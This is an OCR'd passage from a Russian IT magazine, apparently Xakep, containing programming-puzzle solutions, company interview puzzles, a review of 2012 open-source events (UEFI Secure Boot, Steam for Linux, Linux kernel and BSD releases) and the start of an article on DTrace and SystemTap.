10	11	12	13	14	15	16	17	18	19
20	21	22	23	24	25	26	27	28	29
...									
110	111	112	113	114	115	116	117	118	119

Мы знаем, что в последовательном ряду из десяти чисел последний разряд принимает значение 2 только один раз. И вообще, любой разряд может быть равен 2 один раз из десяти.

Хотя тут стоит использовать слово «приблизительно», потому что необходимо учитывать граничные условия. Просчет количества двоек для диапазонов 1–100 и 1–37 будет различаться. Точно количество двоек можно вычислить, рассмотрев все по отдельности разряды: digit < 2, digit > 2 и digit = 2.

digit < 2

Если x = 61523 и d = 3, то x[d] = 1 (это означает, что d-й разряд x равен 1). Рассмотрим двойки, находящиеся в 3-м разряде, в диапазонах 2000–2999, 12 000–12 999, 22 000–22 999, 32 000–32 999, 42 000–42 999, 52 000–52 999. Мы не будем учитывать диапазон 62 000–62 999. В перечисленные диапазоны попадает 6000 двоек, находящихся в 3-м разряде. Такое же количество двоек можно получить, если подсчитать все двойки в 3-м разряде в диапазоне чисел от 1 до 6000.

Другими словами, чтобы рассчитать количество двоек в d-м разряде, достаточно округлить значение до 10d + 1, а затем разделить на 10.

```
if x[d] < 2: count2sInRangeAtDigit(x, d) =
  let y = round down до ближайшего 10d+1
return y / 10
```

digit > 2

Давайте рассмотрим случай, когда значение d-го разряда больше, чем 2 (x[d] > 2). Если использовать ту же логику, становится понятно, что количество двоек в 3-м разряде диапазона 0–63 525 будет таким же, как в диапазоне 0–7000. Таким образом, вместо округления вниз мы будем округлять вверх.

```
if x[d] > 2: count2sInRangeAtDigit(x, d) =
  let y = round up до ближайшего 10d+1
return y / 10
```

digit = 2

Последний случай самый трудный, но мы можем использовать ту же логику. Пусть x = 62 523 и d = 3. Мы знаем, что диапазоны не изменились (2000–2999, 12 000–12 999, ..., 52 000–52 999). Сколько двоек может появиться в 3-м разряде в диапазоне 62 000–62 523? Подсчитать несложно — 524 (62 000, 62 001, ..., 62 523).

```
if x[d] > 2: count2sInRangeAtDigit(x, d) =
  let y = округляем вниз до 10d+1
  let z = правая сторона x (то есть x % 10d)
return y / 10 + z + 1
```

Теперь нам нужно пройтись по каждой цифре в числе. Реализация данного кода относительно проста.

```
public static int count2sInRangeAtDigit(int number, ↵
int d) {
  int powerOf10 = (int) Math.pow(10, d);
  int nextPowerOf10 = powerOf10 * 10;
  int right = number % powerOf10;
  int roundDown = number - number % nextPowerOf10;
  int roundup = roundDown + nextPowerOf10;
  int digit = (number / powerOf10) % 10;
  if (digit < 2) { // если digit меньше 2
    return roundDown / 10;
  } else if (digit == 2) {
    return roundDown / 10 + right + 1;
  } else {
    return roundup / 10;
  }
}
public static int count2sInRange(int number) {
  int count = 0;
  int len = String.valueOf(number).length();
  for (int digit = 0; digit < len; digit++) {
    count += count2sInRangeAtDigit(number, digit);
  }
  return count;
}
```

Комментарий: данная задача требует тщательного тестирования. Убедитесь, что вы знаете все граничные случаи и проверили каждый из них.

Задача от Acronis № 2

УСЛОВИЕ

```
void print(const char* i) {
  std::cout << i;
}
int main(){
  const char* Ldm[] = {"D", "A", "C", "B", "E"};
  std::set features(Ldm, Ldm + 5);
  std::for_each(features.begin(),
  features.end(), print);
```

```
  return 0;
}
```

Вопрос короткий: что будет выведено в консоль?

РЕШЕНИЕ

Мнение самой компании Acronis о решении этой задачки мы не узнаем (их старый пиарщик уже уволился, а новый отвечать на почту и телефон пока не успевает). Поэтому отвечает Федор Двинятин — а точнее, наш Deeonis. Он передает нам, что пример этот собираться не будет, поскольку std::set — шаблонный контейнер, а в коде не указывается тип элементов (что не мешает указать нам, например, std::set<const char*> features(Ldm, Ldm + 5);). В консоль выведутся строки из массива Ldm.

Задача от T-Systems № 1

УСЛОВИЯ

Заданы две последовательности X1, X2, ..., Xn и Y1, Y2, ..., Yk произвольных элементов (java.lang.Object). Определить, можно ли получить последовательность X путем вычеркивания некоторых элементов из Y?

В качестве входных параметров в метод передаются два списка: первый — список Xi, второй — список Yi.

Название интерфейса	com.tsystems.javaschool.tasks.Subsequence
Имя класса	com.tsystems.javaschool.tasks.SubsequenceImpl
Имя архива	subsequense.zip

РЕШЕНИЕ

```
Subsequence s = new SubsequenceImpl();
boolean b = s.find(Arrays.asList("A", "B", "C", "D"), ↵
Arrays.asList("BD", "A", "ABC", "B", "M", "D", "M", ↵
"C", "DC", "D"));
System.out.println(b); // Результат: true
```

Задача от T-Systems № 2

УСЛОВИЯ

Составить программу для обработки файла по следующему алгоритму. Задается входной файл, содержащий текстовые строки. Программа обрабатывает его и создает в указанном месте выходной файл, содержащий отсортированные по алфавиту неповторяющиеся строки исходного файла. В конце каждой строки в квадратных скобках указывается количество повторений данной строки во входном файле.

В качестве входных параметров в метод передаются два файла: первый — входной, второй — выходной. Метод возвращает true тогда, когда обработка файла прошла успешно, иначе — false.

Не гарантируется, что данные файлы существуют. В случае если выходной файл не существует, он должен быть создан. Если он существует, необходимо дописать результат выполнения программы, без перезаписи уже содержащейся там информации.

Название интерфейса	com.tsystems.javaschool.tasks.DuplicateFinder
Имя класса	com.tsystems.javaschool.tasks.DuplicateFinderImpl
Имя архива	duplicates.zip

РЕШЕНИЕ

```
DuplicateFinder d = new DuplicateFinderImpl();
d.process(new File("a.txt"), new File("b.txt"));
a.txt
ccc
ddd
bbb
ddd
ddd
aaa
b.txt
aaa[1]
bbb[1]
ccc[1]
ddd[3]
```

Новая партия задач / Сверяй решение в следующем номере

Задача от Group-IB № 1

Какая процедура реализована в данном коде?

```
lea bx,arr
mov cx,N
sub cx,1
label1:
push cx
xor si,si
mov di,2
mov cx,N-1
label2:
mov ax,word ptr [bx+si]
mov dx,word ptr [bx+di]
cmp ax,dx
jle label3
mov word ptr  [bx+si],dx
mov word ptr  [bx+di],ax
label3:
add si,2
add di,2
loop label2
pop cx
loop  label1
```

Задача от Group-IB № 2

В ОС семейства Windows XP существует команда, исполняемая через Rundll32.exe, с помощью которой можно создать каталоги даже там, где это под ограниченной учетной записью пользователя сделать нельзя. Например, в каталоге %userprofile%\Local Settings\Temporary Internet Files\Content.IE5.

Что это за команда? (Полная строка команды для требуемого действия.)

Задача от ИТ-компании CUSTIS (custis.ru) № 1

Перед игроком на столе лежит 12 монет: 7 вверх орлом, 5 — решкой. Игрок с завязанными глазами может раскладывать монеты на кучки и переворачивать монеты.

Задача: выделить две кучки с гарантированно одинаковым (возможно, нулевым) количеством монет орлом вверх. Естественно, на ощупь положение монеты не определяется и кучки монет не могут быть пустыми.

Задача от CUSTIS № 2

Что будет выведено на консоль в результате выполнения метода RunTest()?

```
private delegate TY Func<TX, ↵
TY>(TX x);
private void ↵
PrintResult<TY>(Func<int, TY> f) {
    Console.WriteLine↵
    ("{0},{1},{2}", f(1), f(2), ↵
    f(3));
}


public void RunTest() {
    var t = 0;
    Func<int, int> f =
       x => { t += x; return t; };
    t = 1;
    PrintResult(f);
}
```

Евгений Зобнин (execbit.ru)

Новый пройденный рубеж

ОБЗОР САМЫХ ВАЖНЫХ СОБЫТИЙ В МИРЕ OPEN SOURCE ЗА 2012 ГОД

Каждый год мы предлагаем обзор самых важных и значимых событий мира Open Source за прошедшие двенадцать месяцев, в котором рассказываем о последних версиях ядра Linux, рабочих сред KDE и GNOME, а также новых проектах и достижениях. Год 2012-й стал особо примечательным. Чего только стоит скандал, разгоревшийся вокруг режима безопасной загрузки UEFI.



NOAA Photo Library @ Flickr.com

UEFI И OPEN SOURCE

UEFI и его режим безопасной загрузки обсуждались в прошедшем году так часто, что уши горели, наверное, у самого Билла Гейтса. Суть проблемы заключалась в следующем: предложенный еще в 2000 году новый интерфейс между ОС и железом, который призван заменить устаревший BIOS, но очень неохотно внедряется производителями, наконец начал получать распространение, что само по себе никаких проблем не вызвало. Проблемой стала, как всегда, Microsoft, готовившая к выпуску Windows 8, одним из требований которой при работе на UEFI-системах стала обязательная поддержка «режима безопасной загрузки». Он, в свою очередь, требовал, чтобы загрузчик, ядро и драйверы ОС были подписаны криптографическим ключом, закрытая часть которого хранится в ПЗУ материнки и других компонентов компа. В общем, Microsoft показала фигу всем альтернативным ОС, сказав: «Мы большие, наши ключи все равно будет использовать любой производитель, а вы решайте свои проблемы сами».

Собственно, история началась еще в конце 2011 года с заметки Мэтью Гаррета из Red Hat, в которой он высказал свои опасения по поводу того, что разработчики дистрибутивов Linux могут столкнуться с проблемами при попытках передать свои ключи производителям оборудования, а сами производители могут даже не реализовать возможность отключения безопасной загрузки в своих продуктах. Буквально через несколько дней у Microsoft уже был готов ответ на эту заметку, суть которого можно описать так: все ОК, все можно будет отключить. На это Гаррет сразу ответил, что Microsoft, мягко говоря, лукавит: согласно ее же документации «режим безопасной загрузки» должен быть включен по умолчанию, тогда как возможность его отключения не является требованием, как и наличие сторонних ключей в ПЗУ.

Вскоре Canonical, Red Hat и Linux Foundation выпустили документ с большим количеством рекомендаций к производителям о реализации возможности отключения злосчастного режима, возможности добавления сторонних ключей пользователем и т.д. и т.п. Понимая тем не менее, что невозможно достучаться до всех производителей, а также что велика опасность столкнуться с просто-таки глобальными проблемами, если призывать юзеров самим добавлять сторонние ключи во все оборудование ПК перед установкой сторонней ОС, разработчики пошли на кардинальный шаг — купить ключ у самой Microsoft!

О возможности осуществить такое в середине года заявил все тот же Мэтью Гаррет, сообщив, что отныне дистрибутив Fedora будет использовать минималистичный начальный загрузчик, подписанный Microsoft, который добавит в список разрешенных собственные ключи Fedora, после чего управление будет передано загрузчику Grub, подписанному ключом Fedora, далее подписанному им же ядру. Драйверы также будут подписаны ключом Fedora. По тому же пути пошла Canonical, заявив, однако, что компы, изначально поставляемые с Ubuntu на борту или же официально совместимые с ней, уже будут включать в себя ключи Canonical.



Новый Chromebook от Google и Samsung

Само собой, такие новости вызвали бурное обсуждение, к которому вскоре присоединился Ричард Столлман со своим классическим лозунгом «Несвобода! Несвобода!», заявив, что единственная свобода только в том, чтобы позволить легко устанавливать в ПЗУ собственные ключи всем желающим. К такому же выводу пришел Фонд СПО, выпустив набор рекомендаций для производителей комплектующих. Как всегда, особо отметился Тео де Раадт, который возвестил о начале катастрофы, назвал Red Hat и Canonical предателями и отказался от реализации безопасной загрузки в OpenBSD, возложив все надежды на мудрость антимонопольных служб Евросоюза (что, в общем-то, правильно).

Закончилась история мирно, но пессимистично. В конце года Мэтью Гаррет и команда openSUSE закончили работу и выложили в Сеть уже подписанный минималистичный загрузчик Shim, который может быть использован всеми желающими. Но мир уже не будет прежним.


STEAM И LINUX


Вторым заметным и весьма интересным событием 2012 года стал анонс клиента цифровой доставки игр Steam и игрового движка Source для платформы Linux. Первые слухи об этом появились еще в далеком 2008 году, когда отдающий желтизной ресурс Phoronix опубликовал информацию о найме программистов, знакомых с портированием Windows-игр в Linux, в компанию Valve. Чуть позже те же ребята обнаружили и опубликовали информацию о наличии Linux-библиотек в составе игры Left 4 Dead, имена которых явно намекали на существование Linux-версии движка и клиента (libsteam_api_linux.so, engine_i486.so).


В 2010 году уже сама Valve опубликовала информацию о подготовке Source и Steam для Linux, которая, правда, не вызвала особого энтузиазма среди линуксоидов. И только спустя два года, в июле 2012-го, Valve подтвердила, что примерно с 2011 года работа идет полным ходом, и даже открыла соответствующий блог, в котором поделилась деталями грандиозного начинания. Оказалось, что уже готов полноценный клиент популярнейшей игры Left 4 Dead 2 (который показывает даже более высокую производительность, чем в Windows), а также клиент Steam (бета-тестирование которого началось в сентябре).

Еще более интересная информация была озвучена на конференции разработчиков Ubuntu в Дании, где выступил с докладом сотрудник Valve Дрю Блисс. Он, например, рассказал о том, что Linux подходит для игр гораздо лучше, чем Windows 8, что многие студии заинтересованы в портировании игр для Linux и что новая версия движка Source, вместе с играми на текущей версии движка, также будет доступна для Linux. На все эти высказывания не замедлил ответить Джон Кармак, заявив, что его компания id Software уже давно делает игры для Linux и это не приносит ничего, кроме дополнительных издержек при разработке (к слову сказать, это тот же самый человек, который когда-то раскритиковал Кена Сильвермана за его воксельный движок voxlap, а теперь кодит движок id Tech 6, используя те же самые технологии).

На момент написания статьи Steam для Linux все еще находился в стадии бета-тестирования, а с его помощью можно было приобрести 35 игр, в том числе бесплатный Team Fortress 2, Amnesia, World of Goo, Sarius Sam 3 и Darwinia. Также Valve заявила о намерении создать собственную игровую консоль под управлением Linux (похоже, ради этого все и затевалось).


Steam в Ubuntu


Та самая функция Head-Up Display в Ubuntu


Новая панель Dash в Ubuntu

LINUX 3.2–3.7

За 2012 год Линус Торвальдс успел выкатить аж шесть обновлений ядра Linux. Тем не менее, в связи с тем что в нем уже давно перестали появляться революционные изменения, назвать это действительно важным событием нельзя. Как и обычно, ядро продолжает вбирать в себя наработки различных компаний, улучшать технологии виртуализации, пополняться все новыми драйверами и расти, расти, расти. Если кратко пройтись по наиболее значимым изменениям, картина получится следующая.

Из улучшений ядра 3.2: увеличение отзывчивости десктоп-приложений в условиях интенсивной записи, рекурсивные снапшоты в Device Mapper, поддержка процессорной архитектуры Qualcomm Hexagon и появление более гибкой системы распределения и лимитирования процессорного времени между процессами. В 3.3 наконец были включены патчи для полной поддержки платформы Android, включен в ядро виртуальный коммутатор Open vSwitch, а также появилась новая система агрегации сетевых интерфейсов teaming (как более быстрый, масштабируемый и управляемый аналог bonding) и средства управления сетевыми потоками, позволяющие управлять приоритетами сетевого трафика для различных приложений с помощью cgroups.

В 3.4 была интегрирована поддержка x32 ABI, своего рода виртуальной архитектуры, позволяющей использовать 32-битную адресацию на 64-битных системах для экономии памяти и процессорного времени, а также модуль «verity» для Device Mapper, позволяющий выполнить проверку на неизменность данных с точки зрения их возможного повреждения или модификации злоумышленниками. В 3.5 появилась поддержка контрольных сумм в файловой системе ext4 для контроля целостности данных и новый механизм безопасности seccomp, позволяющий ограничить доступ приложения к системным вызовам (его, кстати, уже успели внедрить в systemd, как и генератор QR-кодов).

Ядро 3.6 обзавелось более производительной реализацией протокола TCP, режимом «Suspend to both», при котором система сохраняет образ памяти на диск даже в том случае, если происходит переход в ждущий режим (suspend). Это такая защита от разряда аккумулятора. Появилась поддержка протокола SMB2, применяемого в Windows Vista, 7 и 8. Ядро 3.7, вышедшее в декабре, включило в себя большое количество изменений в поддержке ARM, таких как возможность формирования универсальных ARM-сборок ядра для разных платформ, поддержка архитектуры AArch64 (ARM64), а также порт Xen на ARM Cortex A15.

По обыкновению все ядра включили в себя большое количество изменений, связанных с файловой системой Btrfs, что позволило разработчикам openSUSE в конце года назвать ее пригодной для повседневного использования. Но не помешало спустя несколько дней обнаружить в ней DoS-уязвимость.

UBUNTU 12.04, 12.10

Как и следовало полагать, за истекший год произошло два обновления дистрибутива Ubuntu в рамках шестимесячного цикла разработки. При этом релиз 12.04 получил статус LTS, а это значит, что его поддержка будет продолжаться ни много ни мало пять лет. Кроме этого, Ubuntu 12.04 получил графическую оболочку Unity 5, которая отличается наличием системы Head-Up Display, позволяющей быстро запустить приложение или выбрать пункт меню уже запущенной программы. В 12.10 в оболочку Unity также была добавлена возможность перетаскивать иконки в боковой панели, а панель Dash обзавелась поддержкой предварительного просмотра и совершения быстрых действий (например, переключение композиции).

Также с помощью дополнительных скриптов для pm-utils в 12.04 была значительно увеличена длительность работы от батареи. В 12.10 из дистрибутива была окончательно выпилена Unity 2D, так что на системах без 3D-ускорителя теперь используется программный рендеринг OpenGL. Особо следует отметить интеграцию наработок проекта WebApps, в результате чего веб-приложения теперь тесно интегрируются с системой. Например, после запуска YouTube воспроизведением можно управлять через мультимедиа-индикатор на панели, а уведомления от Gmail и социальных сетей будут выглядеть неотличимо от локальных уведомлений.


ОС NETBSD/JAVASCRIPT МОЖНО ЗАПУСТИТЬ ПРЯМО В БРАУЗЕРЕ БЕЗ ИСПОЛЬЗОВАНИЯ ЭМУЛЯТОРОВ

ОБНОВЛЕНИЯ В СТАНЕ BSD

Действительно интересные события 2012 года произошли в мире BSD. Мало того что мажорные обновления выкатили разработчики абсолютно всех ОС семейства, так еще и само семейство пополнилось новым представителем, имя которому Bitrig. Но обо всем по порядку.

Наиболее значимым стал релиз FreeBSD 9.0, долгожданное обновление самой популярной ОС клана BSD. В этой версии появилось сразу несколько важных и давно ожидаемых изменений. Теперь в качестве установщика используется модульный инсталлятор BSDInstall, написанный на shell, но позволяющий подключать к себе расширения, реализующие определенную функциональность или заменять существующую (он пришел на смену sysinstall, который использовался еще с незапамятных времен). В систему была добавлена новая реализация RAID, созданная поверх системы GEOM и призванная заменить устаревший ataraid, а также система синхронной репликации блочных устройств поверх TCP/IP-сетей. Для повышения безопасности реализована система Capsicum, позволяющая приложениям на этапе запуска определить свои полномочия и поместить себя в песочницу. Кроме того, теперь система по умолчанию включает в себя компилятор LLVM/Clang с BSD-лицензией, который в будущих релизах должен полностью заменить собой GCC (это уже сделано в FreeBSD-CURRENT). Посвящен этот релиз Деннису Ритчи, одному из создателей UNIX, ушедшему из жизни в октябре 2011 года.

В конце 2012 года состоялся релиз NetBSD 6.0, доступный для 57 различных архитектур. Ключевым новшеством в этой версии стал пакетный фильтр NPF, обладающий гибкими средствами фильтрации трафика с учетом состояния соединения, поддержкой нескольких



Тест масштабируемости PostgreSQL в DragonFly BSD

INFO

• За последний год веб-браузер Firefox успел обновиться аж семь раз и обзавестись шикарной мобильной версией для Android.

• В 2012 году Патрик Волкердинг представил четырнадцатую версию старейшего дистрибутива Slackware Linux. Изменений, как всегда, нет. Все как в 94-м.


• MPlayer наконец-то стал стабильным. Разработчики выпустили версию 1.0.

• Google в кооперации с Samsung выпустила отличный нетбук на базе Chrome OS всего за 250 долларов. Покупаем, ставим Ubuntu. Радуемся.

режимов трансляции адресов, включая NAPT, ALG, двунаправленный NAT и форвардинг портов, возможностью пересборки пакетов, а также поддержкой дополнительных легко реализуемых модулей. Кроме того, появилась поддержка томов Linux LVM и улучшения в работе на многоядерных системах. Интересно, что уже после релиза в исходных кодах NetBSD появилась поддержка новой архитектуры, которой оказался... JavaScript. Теперь NetBSD можно запустить прямо в браузере без использования эмуляторов. Реализован такой порт с помощью трансляции языка Си в JavaScript с помощью инструмента Emscripten.

Два раза за год обновилась DragonFly BSD, ключевым новшеством в которой стала оптимизация SMT (Simultaneous multithreading), благодаря чему производительность ОС на многоядерных системах значительно возросла и вплотную приблизилась к Linux, оставив далеко позади все остальные BSD. Для проекта это своего рода период взросления, так как изначально ОС была спроектирована именно для работы на многоядерных системах.

Обновилась и OpenBSD, версия которой теперь 5.2. В OpenBSD нет мажорных и минорных релизов, так что это просто очередной релиз, который несет в себе ряд не особо серьезных изменений. В частности, можно отметить ряд небольших улучшений в сетевой подсистеме, пакетном фильтре pf, утилитах и обновление OpenSSH до версии 6.0. В общем, интересного не так много, зато некая группа энтузиастов взяла ее за основу для нового проекта под названием Bitrig.



Новый инсталлятор FreeBSD. Другой внутри, но не снаружи

Bitrig (www.bitrig.org, особое внимание на логотип) — это ответвление от OpenBSD, нацеленное на излечение последней от тотального консерватизма. В частности, создатели уже успели перевести систему на компилятор LLVM/Clang вместо GGC, заменили устаревший CVS на Git и повыкидывали поддержку всех архитектур, кроме i386, AMD64 и ARM. На будущее запланировано также портирование гипервизора KVM, портирование подсистемы журналирования WAPBL (Write Ahead Physical Block Logging) из NetBSD, реализация поддержки FUSE, а также различные оптимизации. Начинание, надо сказать, интересное, но Тео не рад.

ЧТО ЕЩЕ?

Конечно же, 2012 год стал не только годом новых релизов и шумихи вокруг UEFI и Steam. Особое место в новостях занимали сообщения об открытых мобильных ОС. Особенно отличились компании HP и Mozilla, выпустившие в свободное плавание операционную систему webOS и следующую по ее стопам Firefox OS, обе полностью основаны на технологиях HTML5 и JavaScript. В конце года также отметилась компания Jolla, выпустившая Sailfish, операционную систему, основанную на наработках проекта Mer (бывшая MeeGo) и оснащенную графическим интерфейсом на базе фреймворка Qt. Android успел обновиться до версии 4.2 и обзавестись интеллектуальной системой подсказок Google Now. Обо всем этом мы совсем недавно писали в рубрике X-Mobile, так что повторяться не будем.

Еще одним весьма значимым и даже определяющим будущее стал первый стабильный релиз графической оконной системы Wayland, той самой легкой, производительной, простой и подогнанной под современные реалии замены X Window. Wayland развивается уже несколько лет, и его поддержка уже добавлена в такие библиотеки, как GTK3+, Qt 5, SDL, Clutter и EFL, однако до этого момента API был нестабилен и разработчики не могли интегрировать систему в свои дистрибутивы. Теперь этот процесс может быть начат, о чем уже успела заявить компания Canonical, которая собирается интегрировать Wayland в дистрибутив Ubuntu 13.04. Зачем это нужно? Да просто для того, чтобы избавиться от невероятно раздувшегося и неэффективного куска кода под названием X.org, идеи которого устарели так давно и настолько неэффективны в современных условиях, что остается только поразиться мастерству его разработчиков, которые умудряются сохранить высокую производительность и развивать систему, не сломав стандарт X11.

В середине декабря произошло весьма важное событие, на этот раз связанное с серверными решениями. После десяти лет разработки создатели Samba представили четвертую версию своего серверного комплекса, который теперь имеет полноценную реализацию контроллера домена и сервиса Active Directory, совместимого с Windows 2000 и клиентами на базе всех современных версий Windows. Все это значит, что сети на базе технологий Microsoft теперь могут быть без какихлибо проблем построены с использованием открытого софта или вовсе быть гетерогенными (когда кластер состоит из машин на базе Windows и Linux/BSD).

ВЫВОДЫ

2012 год был действительно интересным и насыщенным событиями, которых, конечно же, произошло гораздо больше, чем мы смогли описать в этой статье. Как и всегда, год показал стремительный рост Open Source и его проникновение в мэйнстрим. С каждым годом это проникновение становится все более глубоким и быстрым.

Роман Ярыженко (rommanio@yandex.ru)

ГЛУБИННОЕ ЗОНДИРОВАНИЕ

ПРИМЕНЯЕМ СРЕДСТВА ДИНАМИЧЕСКОЙ ТРАССИРОВКИ ДЛЯ ИССЛЕДОВАНИЯ ПОВЕДЕНИЯ ПРОГРАММ И СИСТЕМЫ

Когда необходимо наблюдать за поведением ядра и приложений, а также отслеживать действия, которые идут в системе, на помощь приходят инструменты—отладчики, дизассемблеры и мониторинговые утилиты вроде top. Но одни из них достаточно сложны в использовании, другие выдают слишком мало полезной информации. Есть ли золотая середина?

ВВЕДЕНИЕ

Функции динамической трассировки под именем DTrace впервые появились в Solaris 10. Прелесть этой технологии заключалась в том, что она объединила в себе возможности большого количества утилит подобного рода, а именно трассировку библиотечных функций, сисколлов, функций ядра. При этом можно было делать гибкую выборку по тому или иному критерию. Эта технология предназначалась разработчикам приложений для профилировки или системным администраторам для анализа и расследования проблем. Вот лишь несколько примеров его применения:

- отладка ядра и приложений в реальном времени (в том числе отслеживание падений приложений, нахождение узких мест, из-за которых программа может тормозить, борьба с утечками памяти);
- расширение функционала стандартных утилит сбора информации;
- исследование устройства операционных систем.

Все это появилось с внедрением DTrace. И было это хорошо. Но… в Linux DTrace официально не работал. И вовсе не из-за технических трудностей, а из-за несовместимости лицензий (по той же самой причине официальный порт ZFS для Linux недоступен). Что тут было делать? Решили создать аналогичное средство под названием SystemTap, скриптовый язык которого не сильно, но все же отличался от DTrace. Возможностей же у SystemTap появилось даже больше, чем было у технологии, вдохновившей разработчиков на его написание. Для примера можно привести возможность устранения некоторых уязвимостей на лету. Для особо же искушен-

ных был сделан «guru mode», который позволял в том числе писать свои функции и использовать их в дальнейшем.

Сначала я рассмотрю установку и использование неофициального порта DTrace, кратко опишу синтаксис его скриптового языка D, потом расскажу про SystemTap и дам примеры его применения.

DTRACE: УСТАНОВКА

Первым делом установим необходимые для сборки DTrace пакеты:

```
